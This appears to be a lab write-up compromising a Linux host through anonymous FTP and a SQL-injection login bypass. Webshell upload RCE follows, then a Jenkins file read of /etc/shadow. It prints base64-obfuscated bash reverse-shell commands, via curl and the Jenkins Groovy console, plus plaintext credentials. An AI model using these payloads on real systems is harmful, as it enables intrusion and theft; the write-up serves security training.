
System Information#
OS: Ubuntu Linux IP: 192.168.237.103
Service Enumeration#
22/tcp SSH#
OpenSSH 9.6p1 Ubuntu 3ubuntu13.4
pw and pubkey auth allowed
21/tcp FTP#
anonymous:anonymous allowed.
download config.xml
<?xml version='1.1' encoding='UTF-8'?>
<hudson>
  <disabledAdministrativeMonitors/>
  <version>2.401.2</version>
  <numExecutors>2</numExecutors>
  <mode>NORMAL</mode>
  <useSecurity>true</useSecurity>
  <authorizationStrategy class="hudson.security.FullControlOnceLoggedInAuthorizationStrategy">
    <denyAnonymousReadAccess>false</denyAnonymousReadAccess>
  </authorizationStrategy>
  <securityRealm class="hudson.security.HudsonPrivateSecurityRealm">
    <disableSignup>true</disableSignup>
    <enableCaptcha>false</enableCaptcha>
  </securityRealm>
  <disableRememberMe>false</disableRememberMe>
  <projectNamingStrategy class="jenkins.model.ProjectNamingStrategy$DefaultProjectNamingStrategy"/>
  <workspaceDir>${JENKINS_HOME}/workspace/${ITEM_FULL_NAME}</workspaceDir>
  <buildsDir>${ITEM_ROOTDIR}/builds</buildsDir>
  <jdks/>
  <viewsTabBar class="hudson.views.DefaultViewsTabBar"/>
  <myViewsTabBar class="hudson.views.DefaultMyViewsTabBar"/>
  <clouds/>
  <InitialRootPassword>/root/.jenkins/secrets/initialAdminPassword></InitialRootPassword>
  <scmCheckoutRetryCount>0</scmCheckoutRetryCount>
  <views>
    <hudson.model.AllView>
      <owner class="hudson" reference="../../.."/>
      <name>all</name>
      <filterExecutors>false</filterExecutors>
      <filterQueue>false</filterQueue>
      <properties class="hudson.model.View$PropertyList"/>
    </hudson.model.AllView>
  </views>
  <primaryView>all</primaryView>
  <slaveAgentPort>-1</slaveAgentPort>
  <label></label>
  <crumbIssuer class="hudson.security.csrf.DefaultCrumbIssuer">
    <excludeClientIPFromCrumb>false</excludeClientIPFromCrumb>
  </crumbIssuer>
  <nodeProperties/>
  <globalNodeProperties/>
  <nodeRenameMigrationNeeded>false</nodeRenameMigrationNeeded>
</hudson>
This is a hudson Jenkins (CI/CD) config.
Interesting:
- `
false <InitialRootPassword>/root/.jenkins/secrets/initialAdminPassword></InitialRootPassword>
80/tcp HTTP#
Default Ubuntu Apache2 instance.
9443/tcp Service#
TLS cert for vmdak.local -> add to /etc/hosts

Fast5 Prison Management System
/Account/registration.php shows Copyright @ [2026] | An Employee Management System |Crafted By: Asuquo ,Caroline Bassey|AKP/ASC/CSC/HND2021/1477 | All Rights Reserved
Searching online, I discover CVE-2024-3439, a SQL injection vulnerability in /Account/login.php
https://github.com/Aa1b/mycve/blob/main/Readme.md
https://github.com/Aa1b/mycve/blob/main/Readme.md
By signing at /Account/login.php with test@example.com and admin' OR '1'='1, we’re able to bypass auth.

Malcom. Email: releaseme@gmail.com Password: escobar2012
Another CVE, now for authenticated RCE by file upload:
https://nvd.nist.gov/vuln/detail/CVE-2024-48594 https://github.com/fubxx/CVE/blob/main/PrisonManagementSystemRCE.md
This same SQLi vulnerability exists on Admin/login.php, which allows us to reach the admin dashboard.


More plaintext credentials: admin:admin123
https://github.com/fubxx/CVE/blob/main/PrisonManagementSystemRCE.md
Walks through uploading a valid jpg, then modifying the contents in burp to replace it with a PHP webshell.

Success!
Initial Access#
curl -k https://vmdak.local:9443/uploadImage/pfp.php -G --data-urlencode "cmd=printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC40NS4xNzMvNDQzIDA+JjEpICY=|base64 -d|bash"
Privilege Escalation#
/var/www/prison/database/connect.php contains hardcoded credentials for the employee_akpoly database: root:sqlCr3ds3xp0seD
We can connect over localhost:
mysql -h 127.0.0.1 -u root -psqlCr3ds3xp0seD


su vmdak with password RonnyCache001
Also could have found in the web portal, I just overlooked the first time:
ps aux shows /usr/bin/java -jar /root/jenkins.war --httpPort=8080 --httpListenAddress=127.0.0.1
I’ll port forward with ligolo-ng to enumerate the Jenkins instance from 127.0.0.1:8080 on my Kali VM (which was hinted earlier from FTP).

Previously discovered passwords don’t work.
Search for “denyAnonymousReadAccess”, discover CVE-2024-23897, arbitrary file read. A good target would be the file containing the Jenkins password, /root/.jenkins/secrets/initialAdminPassword, to check whether it’s been changed.
https://github.com/godylockz/CVE-2024-23897
python3 jenkins_fileread.py -u 240.0.0.1:8080 -f "/root/.jenkins/secrets/initialAdminPassword"

wow… it works…

Since this is reading from /root, does that mean ts running with root privileges? Can we can read other files as root? /etc/shadow?

Yup.
Now we can abuse our admin access to get a reverse shell: https://github.com/gquere/pwn_jenkins
Go to /script, and run def proc = 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC40NS4xOTUvNDQzIDA+JjEpICY=|base64 -d|bash '.execute()
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'bash -c {echo,KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC40NS4xOTUvNDQzIDA+JjEpICY=}|{base64,-d}|{bash,-i}'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
Proof Screenshots (local.txt / proof.txt)#
type or cat flag and include IP address in screenshot